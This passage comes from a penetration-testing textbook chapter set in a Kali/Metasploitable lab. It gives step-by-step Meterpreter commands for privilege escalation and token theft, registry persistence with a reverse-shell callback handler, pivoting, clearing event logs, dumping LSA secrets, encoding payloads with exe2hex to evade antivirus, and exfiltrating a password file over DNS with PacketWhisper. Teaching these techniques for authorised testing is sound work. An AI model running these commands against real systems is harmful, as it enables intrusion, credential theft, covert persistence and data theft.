After exploiting a security vulnerability and gaining either a reverse or bind shell, you may not be able to perform administrative actions or tasks on the compromised system due to having low privileges on the compromised machine.

Therefore, it's important to understand the need to escalate your user privileges to a high-privilege user such as the local administrator, a domain administrator, or even the SYSTEM level. Escalating your user privileges on a compromised sys-

tem simply allows you to modify configurations and perform administrative functions on the victim machine.

Penetration testers can use Meterpreter to easily escalate their user privileges on a compromised host. To get started with this exercise on using Meterpreter to perform privilege escalation, please use the following instructions:

1. On Meterpreter, use the `getuid` command to verify the user privilege that Meterpreter is currently using on the compromised host.
2. Next, execute the `use priv` command within Meterpreter to load the privilege extension if it's not loaded already.
3. Lastly, use the `getsystem` command within Meterpreter to automate the process of escalating the user privileges to a higher user such as `Admin` or even `SYSTEM`, as shown below:

```
meterpreter > getuid
Server username: VAGRANT-2008R2\vagrant
meterpreter > use priv
[!] The "priv" extension has already been loaded.
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 10.16: Escalating privileges

As shown in the preceding screenshot, before escalating the user privileges, Meterpreter was using the privileges of the `vagrant` user account to perform its actions. After escalating the user privileges, Meterpreter is now running with system privileges on the compromised host.

Having completed this exercise, you have learned how to use Meterpreter to automate the process of privilege escalation on a compromised host. Next, you will learn how to steal a user's token and use it for impersonation.

Token stealing and impersonation

Imagine if a domain administrator logged-in on a targeted machine on a network to perform some administrative task. At the point the domain administrator was authenticated to the Windows system, a token was temporarily created on the system for the user; if the same system is compromised by the penetration tester during this time, the domain administrator's token can be stolen and impersonated by the penetration tester, thus allowing the penetration tester to compromise other hosts on the network and eventually the organization's **DC**.

Impersonation allows a penetration tester to pretend to be another user on a system or network without knowing the targeted user's credentials, such as their password or even the password hashes of their account, but by using another user's token to gain authorized access to a system.



A token represents the security context of a logged-on user on a Windows operating system. Tokens persist for the duration of the user's session and are used by the operating system to control access to resources.

There are two types of tokens that are usually created and stored on a host. These are as follows:

- **Delegation token:** This token is created on a system when a user logs in to that system and provides the privileges to allow the user to perform actions that are within the limitation of their user privileges. Additionally, this type of token is created when a user remotely accesses a Windows host using Microsoft's RDP.
- **Impersonation token:** This type of token allows a user to access remote network services such as file shares and network drives across a network.

Both types of tokens are persistent until the host is rebooted; after that, the delegation token becomes an impersonation token, which maintains the same privileges. Therefore, penetration testers will attempt to steal the impersonation token, which will allow them to impersonate a higher-privilege user, such as a domain administrator, on the network.

To get started with impersonating another user, please use the following instructions:


1. On the Meterpreter shell, load the **incognito** module by using the following command:

```
meterpreter > use incognito
```

2. Next, display the list of delegation and impersonation tokens on the compromised system:

```
meterpreter > list_tokens -u
```

As shown in the following screenshot, there's the default delegation tokens used by the operation system to perform system-related tasks:



```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
=====
No tokens available
```

Figure 10.17: Listing tokens

3. Next, on the Metasploitable 3 (Windows-based) virtual machine, log in as the *Administrator* user to simulate a login session as a privileged user that will create a new delegation token.
4. Next, use the following command to view the new delegation token created for the Administrator user:

```
meterpreter > list_tokens -u
```

The following screenshot shows an updated list of available tokens on the compromised host:

```
meterpreter > list_tokens -u
```

Delegation Tokens Available

```
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\sshd_server
```

Impersonation Tokens Available

```
No tokens available
```

Figure 10.18: Identifying interesting tokens

As shown in the preceding screenshot, we can see all the tokens on the compromised host because the Meterpreter session is running as SYSTEM-level privileges. Additionally, since the local administrator is currently logged in to the host, a new delegation token is created.

5. To steal and impersonate the administrator's token, use the `impersonate_token` command with the user token, as shown:

```
meterpreter > impersonate_token VAGRANT-2008R2\Administrator
```

As shown in the following screenshot, we are impersonating the local Administrator on the compromised target:

```
meterpreter > impersonate_token VAGRANT-2008R2\Administrator
[+] Delegation token available
[+] Successfully impersonated user VAGRANT-2008R2\Administrator
meterpreter >
```

Figure 10.19: Using a token

6. Next, use the following commands to identify the current user privileges on Meterpreter and view the list of tokens once more:

```
meterpreter > getuid
meterpreter > list_tokens -u
```

As shown in the following screenshot, we are currently impersonating the Administrator account and we are unable to view a list of tokens because the current Meterpreter session is not operating with SYSTEM-level privileges:

```
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[-] incognito_list_tokens: Operation failed: Access is denied.
meterpreter >
```

Figure 10.20: Checking privileges

7. To reclaim SYSTEM-level privileges once more, use the `getsystem` command to escalate the user privileges, use the following commands::

```
meterpreter > getsystem
meterpreter > list_tokens -u
```


As shown in the following screenshot, Meterpreter is now operating with SYSTEM-level privileges and we are able to view all available tokens:

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
VAGRANT-2008R2\Administrator
VAGRANT-2008R2\sshd_server

Impersonation Tokens Available
=====
No tokens available
```

Figure 10.21: Listing tokens



The SYSTEM token has the highest level of privileges as compared to other tokens on a system. Administrator users do not have the system-level privileges to access all the tokens on a host but they can migrate their processes into SYSTEM privileges. When using SYSTEM privileges, a penetration tester can see and access all the tokens on the host. To escalate to SYSTEM, use the `getsystem` command on Meterpreter.

8. Another technique to impersonate a user such as the local Administrator is to identify a running process on the compromised system that is running using the Administrator's privileges and steal the token for the process. Use the following command to view a list of processes on the compromised target:

```
meterpreter > ps
```

As shown in the following screenshot, the `ps` command enables us to view a list of processes, their **process ID (PID)**, and even which user is running the process:

3668	3384	httpd.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\wamp\bin\apache\apache2.2.21\bin\httpd.exe
4036	464	taskhost.exe	x64	2	VAGRANT-2008R2\Administrator	C:\Windows\system32\taskhost.exe
4116	464	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
4216	464	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
4248	464	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
4456	464	msdtc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
4464	2256	VBoxTray.exe	x64	2	VAGRANT-2008R2\Administrator	C:\Windows\System32\VBoxTray.exe
4496	2268	csrss.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
5000	2268	winlogon.exe	x64	2	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe

Figure 10.22: Viewing processes

As shown in the preceding screenshot, there are a few processes running as `VAGRANT-2008R2\Administrator`, such as PIDs `4036` and `4464`.

9. To steal the token that's associated with PID 4036, use the following commands:

```
meterpreter > steal_token 4036
```

10. Next, use the following commands to connect to the Windows Command Prompt and verify the user privileges:

```
meterpreter > shell  
C:\Windows\system32> whoami
```

As shown in the following screenshot, we are currently impersonating the Administrator account on the compromised system:



Figure 10.23: Impersonating a user

11. Lastly, to revert to SYSTEM-level privileges on Meterpreter, use the following `rev2self` command as shown below:

```
meterpreter > rev2self  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

Figure 10.24: Reverting to a user

During this exercise, you have learned about the importance of performing impersonation to gain the privileges of another user without the need to know their user credentials or password hashes. Next, you will learn how to set up persistence on a compromised system.

Setting up persistence

After remotely exploiting a security vulnerability within a host, the payload is usually delivered, which allows the penetration tester to gain a reverse shell on the target. Since Meterpreter runs within the memory of the target, the session will be terminated when the compromised host loses power or reaches an inactivity timeout. Implementing persistence on the compromised host will ensure the penetration tester always has access to the target whenever it's online.

Persistence is not commonly done in penetration testing but rather within red teaming exercises. Red teaming is using advanced penetration testing techniques, tools, and strategies similar to what **Advanced Persistent Threats (APTs)** would use to infiltrate an organization, maintain persistence access, and exfiltrate data for as long as they have a foothold in the network. However, in this section, you will learn some strategies to implement persistence using Meterpreter on a compromised host.

To get started with this exercise, ensure you have already established a Meterpreter session on the Metasploitable 3 (Windows-based) virtual machine and please use the following instructions:

1. Within organizations, Microsoft Windows Enterprise is usually deployed on employees' workstation computers as it allows IT administrators to centrally manage their clients on the network. On Microsoft Windows Enterprise edition, there's RDP, which allows the IT administrator to remotely access other Windows client machines on the network. Meterpreter allows penetration testers to remotely enable RDP on a compromised Windows operating system:

```
meterpreter > run post/windows/manage/enable_rdp
```

This post-exploitation module will check whether the compromised host supports RDP, check whether RDP is enabled already, and turn it on if it's disabled as shown in the following screenshot:

Figure 10.25: Enabling RDP




Meterpreter is not a built-in feature of Windows Enterprise, but a post-exploitation tool commonly used in penetration testing and offensive security scenarios.

When you've gained SYSTEM- or administrator-level privileges with Meterpreter on a Windows host, you can perform any administrative actions, such as creating new user accounts.

2. Use the `shell` command within Meterpreter to spawn a Windows native shell, then use the `net user pentester password1 /add` command to create a new user on the compromised host:

Figure 10.26: Creating a user account

At this point, you'll be able to remotely access the compromised system using RDP with the user account you've created whenever the system is online.



The following techniques should not be used unless exclusively required during a penetration test as not only will you be creating a backdoor for yourself but anyone will be able to access the targeted system at any time without authentication. Please take note of your actions and exercise caution when using the persistence modules within Meterpreter/Metasploit. If you do not require setting up persistence on a compromised host, simply do not do it.

Metasploit contains two specific exploit modules that enable penetration testers to set up persistence on a compromised Windows host. These modules are as follows:

- `exploit/windows/local/persistence`
- `exploit/windows/local/registry_persistence`

Both of these modules will create a payload that modifies the system registry value located within the `HKLM\Software\Microsoft\Windows\CurrentVersion\Run\` location and stores the VBS script in the `C:\WINDOWS\TEMP\` directory, causing the payload to execute each time the system boots or when a user logs on. These are very dangerous and should be removed when you have completed the technical aspect of the penetration test within the organization. If these payloads are not removed from the registry and the `TEMP` folder, a threat actor can gain access to the host machine without authentication.

To set up persistence using Metasploit, please use the following instructions:

1. Ensure there's a Meterpreter session between **Kali Linux** and the **Metasploitable 3** (Windows-based) virtual machines.
2. Next, use the `background` command to send the Meterpreter session to the background without terminating it and obtain a session ID, as shown below:

Figure 10.27: Checking running sessions

3. Ensure you take a note of the session number; use the `sessions` command within Metasploit to see all sessions.
4. Next, select the `exploit/windows/local/persistence` module, set the session number, and configure the module to take effect when the system starts up:

```
msf6 > use exploit/windows/local/persistence
msf6 exploit(windows/local/persistence) > set SESSION 1
msf6 exploit(windows/local/persistence) > set STARTUP SYSTEM
```

5. Configure the **LHOST** and **LPORT** values as the IP address on your Kali Linux machine and use a different listening port (do not use the default port, `4444`):

```
msf6 exploit(windows/local/persistence) > set LHOST 172.30.1.50
msf6 exploit(windows/local/persistence) > set LPORT 1234
msf6 exploit(windows/local/persistence) > exploit
msf6 exploit(windows/local/persistence) > back
```

6. Once the exploit is launched, Meterpreter creates a VBS script with the payload and uploads and executes it on the compromised host, as shown:

Figure 10.28: Configuring persistence module

7. When the `exploit/windows/local/persistence` module is executed, it provides the exact registry location where it configures the system to launch the payload each time the system boots. Take note of this location as you will need to remove it at the end of the penetration test by accessing the registry location

where the auto-run was installed and set up, then deleting the persistence entry. Afterward, reboot the targeted system and verify that the persistence entries were removed.

8. Next, configure a listener to capture the callback connection from the target whenever it reboots:

```
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
msf6 exploit(multi/handler) > set LHOST 172.30.1.50
msf6 exploit(multi/handler) > set LPORT 1234
msf6 exploit(multi/handler) > exploit
```

The following screenshot shows the successful execution of the preceding commands and that the listener is waiting for an incoming connection:

Figure 10.29: Setting up a handler

When creating the listener, use the same port as you used when setting up the persistence module.

9. Next, reboot the **Metasploitable 3** (Windows-based) virtual machine and log in as the Administrator user to trigger the persistence script on the targeted system and initiate the callback to Kali Linux.

The following screenshot shows the target established a callback session to the listener when rebooted:

Figure 10.30: Launching an exploit

10. Each time the system reboots and/or a user logs on, the payload will automatically execute and attempt to establish a reverse shell back to your attacker machine.

In this section, you have learned how to set up persistence to ensure you can connect to the host whenever it's online. Next, you will learn how to perform pivoting and lateral movement.

Lateral movement and pivoting

Lateral movement allows the penetration tester to move further into the targeted network while discovering additional assets and exploiting security vulnerabilities on remote systems with the intent of stealing confidential data and expanding a foothold. Within many organizations, their network is usually segmented with routers and firewalls to prevent cyber-attacks and threats from propagating through their organization. However, there are various host devices that are configured with a dual-homed network connection that simply allows the host to be connected to two different IP networks at the same time.

As a penetration tester, your attack machine is usually connected to a specific IP subnet, which may be restricted from accessing a remote network within the organization. However, discovering a host on your directly connected network with a dual-homed network connection to another IP subnetwork is like metaphorically finding a portal to another dimension. The objective is to compromise a host with a dual-homed network connection, which will allow us to perform lateral movement across the organization and pivot attacks through the compromised host.

The following network diagram shows our penetration testing lab environment with the objectives of lateral movement and pivoting:

Figure 10.31: Network topology

As shown in the preceding diagram, the objective of this section is to demonstrate how to perform lateral movement between directly connected networks such as `172.30.1.0/24` by exploiting a host device that has a dual-homed network connection to a remote network such as `10.11.12.0/24`.

To get started with these exercises on lateral movement and pivoting, please use the following instructions:

1. Power on both the **Metasploitable 3 (Windows-based)** and **Metasploitable 3 (Linux-based)** virtual machines. Remember the Metasploitable 3 (Linux-based) virtual machine is connected to the `10.11.12.0/24` network only.
2. Ensure you have obtained a Meterpreter session on the **Metasploitable 3 (Windows-based)** virtual machine as it contains a dual-homed network

connection.

3. On the Meterpreter session, use the `arp` command to view the entries within the **Address Resolution Protocol (ARP)** cache of the compromised target. The ARP cache contains a list of IP-to-MAC address bindings of all the host devices that recently transmitted a message between themselves and the compromised host:

Figure 10.32: Checking the ARP cache

As shown in the preceding screenshot, the compromised host has one interface on the `10.11.12.0/24` (*HiddenNet*) network and another interface on the `172.30.1.0/24` (*PentestNet*) network. Based on our network topology, both the Kali Linux and Metasploitable 3 (Windows-based) machines are on the same `172.30.1.0/24` (*PentestNet*) network. However, Metasploitable 3 (Linux-based) is connected to a hidden network, `10.11.12.0/24` (*HiddenNet*), which is unreachable by Kali Linux.

4. Next, use the `ipconfig` command within Meterpreter to view a list of network adapters and their IP addresses on the Metasploitable 3 (Windows-based) virtual machine:

Figure 10.33: Checking network interfaces

As shown in the preceding screenshot, **Interface 11** is connected to the `172.30.1.0/24` (*PentestNet*) network, the same network as Kali Linux. However, the following screenshot shows **Interface 14** is connected to the hidden network of `10.11.12.0/24`:

Figure 10.34: Checking network connections

5. Additionally, you can use the `route` command to check if the compromised system has a network route that is otherwise unreachable from your attacker machine (Kali Linux). This could indicate potential lateral movement opportunities within the network:

Figure 10.35: Checking network routes

As shown in the preceding screenshot, the compromised host has a network route to the `10.11.12.0/24` network via interface 14. Since this network is not within the routing table of your Kali Linux machine, you will not be able to perform host discovery of the hidden network.

6. Next, to automatically inject a route to allow Kali Linux to pivot attacks through the compromised host to the `10.11.12.0/24` network, use the following post-exploitation module within Meterpreter:

```
meterpreter > run post/multi/manage/autoroute
```

This command allows Meterpreter to inspect network routes found within a compromised host and add those routes within Kali Linux, allowing your attacker machine to pivot attacks to those hidden networks:

Figure 10.36: Autoroute module

7. Next, use the `background` command to place the Meterpreter session in the background.
8. Use the following commands to perform a simple port scan on the hidden network to discover any hosts with port `80` open:

```
msf6 exploit(multi/handler) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.11.12.0/24
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 80
msf6 auxiliary(scanner/portscan/tcp) > run
```

As shown in the following screenshot, there's a single host, Metasploitable 3 (Linux-based), within the `10.11.12.0/24` network with port `80` opened:

Figure 10.37: Port scan

As shown in the preceding screenshot, Kali Linux is now able to access hosts on the hidden network of `10.11.12.0/24` by pivoting the traffic through the compromised host. This technique will allow you to quickly discover hosts with dual-homed network connections and perform both lateral movement between networks and pivot attacks through a compromised host. One of the main benefits of using pivoting is to allow other host devices to think the attack is originating from another machine on their network, hence reducing the chances of being detected.

Having completed this exercise, you have gained the skills to discover hidden networks that are connected to host devices and have learned how to perform lateral movement and pivoting. Next, you will learn how to clear your tracks.

Clearing tracks

Every action that occurs on a host is recorded in the form of a log message used to keep track of events for accountability. This means if a penetration tester performs any action on a compromised host, logs are also generated indicating the actions performed. Such logs are useful to the cybersecurity analyst and incident responders who gather evidence from a compromised system to determine what happened during a cyber-attack. For instance, cybersecurity analysts and incident responders not only gather evidence from logs but also analyze them to identify patterns of malicious activity, **indicators of compromise (IoCs)**, and potential vulnerabilities.

As a penetration tester, it is important to remain as stealthy as a real hacker to test the threat detection systems of the organization. If the security and threat detection systems of your client are not able to detect your actions during a penetration test, it means they will need to tweak their security sensors a bit to catch a threat actor.

Within Meterpreter, the `clearev` command will search and clear the system logs on the compromised system, as shown:

Figure 10.38: Clearing logs

Additionally, at the end of the penetration test, you need to remove any configurations, system changes, malware, backdoors, and anything else you have placed on

the organization's systems and networks. Therefore, during each stage of your penetration test, keep track of any system modifications and whether you have placed custom malware on a compromised device. Ensure you have cleared everything before leaving the organization's network.

Having completed this section, you have gained the skills and hands-on experience to perform various post-exploitation techniques on a compromised host using Meterpreter. Up next, you will learn various techniques to perform data encoding and exfiltration using Kali Linux.

Data encoding and exfiltration

As an aspiring ethical hacker and penetration tester, gaining the skills for encoding files such as malicious payloads and restricted files into less suspicious file types is essential when transferring executables over a network as it simply reduces the risk of threat detection during the file transfer process. Furthermore, understanding how to perform data exfiltration as a penetration tester will be very useful as some penetration testing engagements may require you to extract sensitive files from a network without being detected by the organization's security team and their solutions.

Over the next couple of sections, you will learn how to encode Windows executable files in ASCII format and how to convert any file type into DNS queries for data exfiltration.

Encoding using exe2hex

The **exe2hex** tool enables a penetration tester to encode any executable files into ASCII format to reduce the risk of detection. This tool helps ethical hackers and penetration testers to evade threat detection solutions when transferring malicious payloads or restricted file types onto a Windows-based host on a network. exe2hex simply takes a binary executable file and encodes it into ASCII format; the penetration tester then transfers the ASCII file onto the targeted Windows host and executes it.

When the ASCII file is executed on the Windows host, the ASCII file is converted automatically to its original form using either PowerShell or `debug.exe`, which are both preinstalled within the Windows operating system.

In this exercise, you will learn how to encode a malicious payload from an executable into a batch (`.bat`) and PowerShell (`.ps1`) file to reduce the risk of detection by security solutions and sensors. If you recall, during *Chapter 8, Understanding Network Penetration Testing*, we encoded the `vncviewer.exe` file with specific callback information such as the IP address and listening port on Kali Linux.

Sometimes, the IP address of Kali Linux and other host devices may change within the network. If the IP address of the Kali Linux virtual machine is different, simply revisit *Chapter 8, Understanding Network Penetration Testing*, and create a new payload using **Shellter**. It's really important that the `LHOST` and `LPORT` information of the malicious payload matches Kali Linux.

To get started, please use the following instructions:

1. Power on the **Kali Linux** and **Metasploitable 3** (Windows-based) virtual machines.
2. On **Kali Linux**, open the **Terminal** and use the following commands to encode the malicious `vncviewer.exe` file into the batch and PowerShell file types:

```
kali@kali:~$ /usr/bin/exe2hex -x vncviewer.exe
```

As shown in the following screenshot, `exe2hex` created two new files:

Figure 10.39: Creating batch and PowerShell files

3. Next, start a multi-handler using Metasploit on Kali Linux:

```
kali@kali:~$ sudo msfconsole
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
msf6 exploit(multi/handler) > set LHOST 172.30.1.50
msf6 exploit(multi/handler) > set LPORT 5678
msf6 exploit(multi/handler) > exploit
```

4. Next, open a new **Terminal** on Kali Linux, and use the following commands to start a Python 3 web server where the ASCII files are located:

```
kali@kali:~$ python3 -m http.server 8080
```

5. Next, log in to the Metasploitable 3 (Windows-based) virtual machine as the Administrator user. Then, open the Windows Command Prompt and use the following commands to download the `vncviewer.cmd` file onto the Desktop:

```
C:\Users\Administrator> powershell  
PS C:\Users\glens> Invoke-WebRequest -Uri http://172.30.1.50:8080/vncviewer.cmd -OutFile C:\Users\Administrator\Desktop\
```

The following screenshot shows the execution of the preceding commands:

Figure 10.40: Using PowerShell

6. Ensure you set the IP address of your Kali Linux virtual machine within the `-Uri` portion of the command. In addition, you can also open the web browser within the Metasploitable 3 (Windows-based) virtual machine and go to `http://<Kali-Linux-IP -address>:8080` to access the web server to download the `vncviewer.cmd` file.

Disable Windows Defender real-time protection on Windows to allow the ASCII file to reassemble into its original form. During the reassembly of the file, Windows Defender may detect it as a potentially dangerous file and block it.

7. Next, execute the `vncviewer.cmd` file on the Metasploitable 3 (Windows-based) virtual machine. You'll begin to notice the reassembling of the ASCII code into an executable file, as shown below:

Figure 10.41: Creating an executable

8. Once the reassembly is completed, execute the newly created file to run the malicious payload. The following screenshot shows the malicious payload has established a reverse shell to Kali Linux:

Figure 10.42: Reverse shell

As shown in preceding screenshot, the malicious `vncviewer.exe` application is running on the targeted system and has established a reverse shell to create a Meterpreter session on Kali Linux.

9. (Bonus) After compromising a system and obtaining a shell, use the `post/multi/recon/local_exploit_suggester` module to enable Metasploit to check whether the compromised system is vulnerable to other exploitation modules. Use the following command:

```
meterpreter > run post/multi/recon/local_exploit_suggester
```

The following screenshot shows Metasploit checking multiple exploit modules against the targeted system:

Figure 10.43: Using the exploit suggester module

10. After `post/multi/recon/local_exploit_suggester` completes its check on the targeted system, it provides information on which exploit modules have the potential to further compromise the target. Such information is very useful to identify additional vulnerabilities on a targeted system:

Figure 10.44: Listing of exploit modules

11. (Bonus) To enumerate and decrypt the **Local Security Authority (LSA)** secret keys from the registry of the compromised system, use the following commands:

```
meterpreter > getuid  
meterpreter > getsystem  
meterpreter > run post/windows/gather/lsa_secrets
```

12. The `getuid` command helps us to determine our user privileges before extracting the LSA secret keys, because system-level privileges are required. The `getsystem` command enables us to easily escalate our user privileges to sys-

tem level and the `post/windows/gather/lsa_secrets` module extracts and decrypts the LSA secrets for us, as shown below:

Figure 10.45: Extracting LSA secrets



To learn more about LSA secret keys, please see <https://attack.mitre.org/techniques/T1003/004/>.

Having completed this exercise, you have learned how to convert a malicious payload into ASCII to reduce threat detection and evade security sensors. In the next lab, you will discover how to perform data exfiltration using DNS messages to evade detection.

Exfiltration with PacketWhisper

In this hands-on exercise, you will learn how to perform data exfiltration using a very awesome tool known as **PacketWhisper**. This tool converts any file type from a compromised host into **Domain Name System (DNS)** query messages, which are then sent to a DNS server that is owned by a penetration tester. When the DNS queries are all captured on the DNS server, the penetration tester can then extract and reassemble the file into its original form from the network packets.

Using a tool such as PacketWhisper provides stealth operations as it converts any file type into DNS messages, and since there are many organizations that do not monitor their inbound and outbound DNS messages, this technique may be undetectable without having a dedicated blue team actively monitoring network traffic.

Furthermore, PacketWhisper enables a penetration tester to use any host, such as Kali Linux, to act as the DNS server to capture the incoming DNS queries from the compromised host, hence there's no need to actually control a DNS server on the internet.

In this section, you will learn how to set up the environment with a Windows host as the compromised machine and Kali Linux as the DNS server. To get started with this exercise, please use the following instructions.

Part 1 – setting up the environment

1. Power on both the **Kali Linux** and **Metasploitable 3** (Windows-based) virtual machines.
2. On **Kali Linux**, open **Terminal** and use the following commands to download the PacketWhisper repository and its compressed ZIP file:

```
kali@kali:~$ git clone https://github.com/TryCatchHCF/PacketWhisper
kali@kali:~$ wget https://github.com/TryCatchHCF/PacketWhisper/archive/refs/heads/master.zip
```

3. You will need to download Python 2.7.18 and install it on the Metasploitable 3 (Windows-based) virtual machine. On **Kali Linux**, go to <https://www.python.org/downloads/release/python-2718/>, where you will see **Windows x86-64 MSI installer**; simply download it.
4. Next, start the Python 3 web server on Kali Linux to transfer the Python 2.7.18 executable and the PacketWhisper `master.zip` file to the Metasploitable 3 (Windows-based) virtual machine:

```
kali@kali:~$ python3 -m http.server 8080
```

5. On Metasploitable 3 (Windows-based), open the web browser and go to `http://<Kali-Linux-IP-address>:8080` to view the contents and download the files (`master.zip` and `python-2.7.18.amd64.msi`). Once you've transferred both files, extract the `master.zip` file only and install the Python 2.7.18 executable on Metasploitable 3.
6. Next, on Metasploitable 3 (Windows-based), open **Windows Explorer** and enter `Control Panel\System and Security\System` within the address bar, then hit **Enter**. Then, click on **Advanced system settings** and **System Properties** will open. Click on **Environment Variables**.
7. Under **System variables**, select **Path** and click on **Edit** to modify the **Variable value** field. Insert `;C:\Python27` at the end of the line and click on **OK** to save the settings as shown below:

Figure 10.46: Setting environment variables

Part 2 – changing the DNS settings on the targeted system

1. On **Metasploitable 3** (Windows-based), open the **Windows Command Prompt** and use the following command to identify the network adapters:

```
C:\Users\Administrator> netsh interface ipv4 show dns
```

The following screenshot shows the network adapters and whether DNS server addresses are configured on each adapter:

Figure 10.47: Setting the IP address

If you recall, the **Local Area Connection** adapter is connected to the same virtual network as Kali Linux. Therefore, we will set the IP address of Kali Linux as the DNS server on this adapter.

2. Next, use the following commands to set the IP address of the Kali Linux virtual machine as the DNS server on the Metasploitable 3 (Windows-based) VM:

```
C:\Users\Administrator> netsh interface ipv4 set dns "Local Area Connection" static 172.30.1.50
```

The following screenshot shows the IP address of the Kali Linux virtual machine is set as the DNS server of Metasploitable 3 (Windows-based):

Figure 10.48: Setting DNS server

Part 3 – performing data exfiltration

1. On **Kali Linux**, open the **Terminal** and use the following command to run **TCPdump**, a command-line packet-capturing tool to collect the DNS messages incoming on the **eth1** adapter that's connected to the 172.30.1.0/24 network:

```
kali@kali:~$ sudo tcpdump -i eth1 -w exfiltration.pcap
```

- Next, on **Metasploitable 3** (Windows-based), create a new text file within the extracted `master.zip` folder. Name the text file `Passwords.txt` and insert a few random passwords, as shown:

Figure 10.49: Creating a sensitive file

This file will have the role of a confidential/sensitive file to be used for data exfiltration.

- Next, open the **Windows Command Prompt** with administrative privileges and use the `simgm /rearm` command to prevent the Metasploitable 3 (Windows-based) virtual machine from automatically powering off. Then, restart and log in as Administrator.
- Open the **Windows Command Prompt** and use the following command to start PacketWhisper:

```
C:\Users\Administrator> cd C:\Users\Administrator\Desktop\master\PacketWhisper-master
C:\Users\Administrator\Desktop\master\PacketWhisper-master> python packetWhisper.py
```

- On the PacketWhisper menu, choose option `1` to transmit a file using DNS and enter the name of the file for data exfiltration, as shown:

Figure 10.50: Selecting exfiltration option

- Next, you will be prompted to enter a **cloaked data filename**. Simply leave it blank and hit *Enter*.
- You will need to select the PacketWhisper transfer mode. Use option `1` for **Random Subdomain FQDNs** and set `Ciphers` to option `3` for **cloudfront_prefixes**, as shown:

Figure 10.51: Transfer mode

- Next, you will be prompted to preview a sample of how the cloaked data will be presented. You can enter *y* for yes and hit *Enter* to continue:

Figure 10.52: Preview of hostnames

9. Next, you will be prompted to begin the data exfiltration transfer. Enter `y` for yes and set the time delay to option `1` as recommended, as shown below:

Figure 10.53: Time delay option

The following screenshot shows PacketWhisper is sending the DNS queries to the DNS server:

Figure 10.54: Sending custom DNS packets

This process usually takes some time to complete based on the size of the cloaked file.

10. When PacketWhisper has completed the data exfiltration process, stop the capture on TCPdump by pressing `CTRL+C` to save the capture on Kali Linux:

Figure 10.55: TCPdump collecting inbound packets

11. Next, copy the `exfiltration.pcap` file to the PacketWhisper folder within Kali Linux, using the following commands:

```
kali@kali:~$ cp exfiltration.pcap PacketWhisper/
```

Part 4 – reassembling data

1. To extract the data from the packet capture, open **Terminal** in Kali Linux, go to the PacketWhisper folder, and start PacketWhisper:

```
kali@kali:~/PacketWhisper$ python2.7 packetWhisper.py
```

2. On the PackerWhisper main menu, choose `2` to extract the file:

Figure 10.56: PacketWhisper menu

3. Next, enter the filename of the cloaked file, which is `exfiltration.pcap`:

Figure 10.57: Selecting the filename

4. Next, select option `1` as PacketWhisper is currently on a Linux-based system:

Figure 10.58: OS type

5. Next, set the cipher that was used during the encoding process. Choose option `1`:

Figure 10.59: Transfer type

6. Lastly, you need to select the actual cipher format used during the encoding. Choose option `3`:

Figure 10.60: Cipher type

7. Once the decloaking process is completed, the output is named as `decloaked.file`. Use the `cat` command to view the contents of the file:

Figure 10.61: Listing the file contents

8. As shown in the preceding screenshot, the contents are the same as the original file on the compromised host machine.



To learn more about PacketWhisper, please see the official documentation at <https://github.com/TryCatchHCF/PacketWhisper>.

In this section, you have learned how to encode executables into less suspicious files and perform data exfiltration using Kali Linux.

Man-in-the-Middle (MiTM) attacks

When connected to a network, whether it is wired or wireless, there are a lot of packets being sent back and forth between hosts. Some of these packets may contain sensitive and confidential information, such as usernames, passwords, password hashes, and documents, which are valuable to a penetration tester. While there are many secure network protocols that provide data encryption, there are many insecure network protocols that transmit data in plaintext.

While networking technologies have evolved over time, this is not the case for many network protocols with the **Transmission Control Protocol/Internet Protocol (TCP/IP)** protocol suite and the **Open Systems Interconnection (OSI)** networking model. There are many applications and services that operate on a client-server model that send sensitive data in plaintext, allowing a penetration tester to both intercept and capture such data. Capturing user credentials and password hashes will allow you to easily gain access to clients and servers within the organization's network.

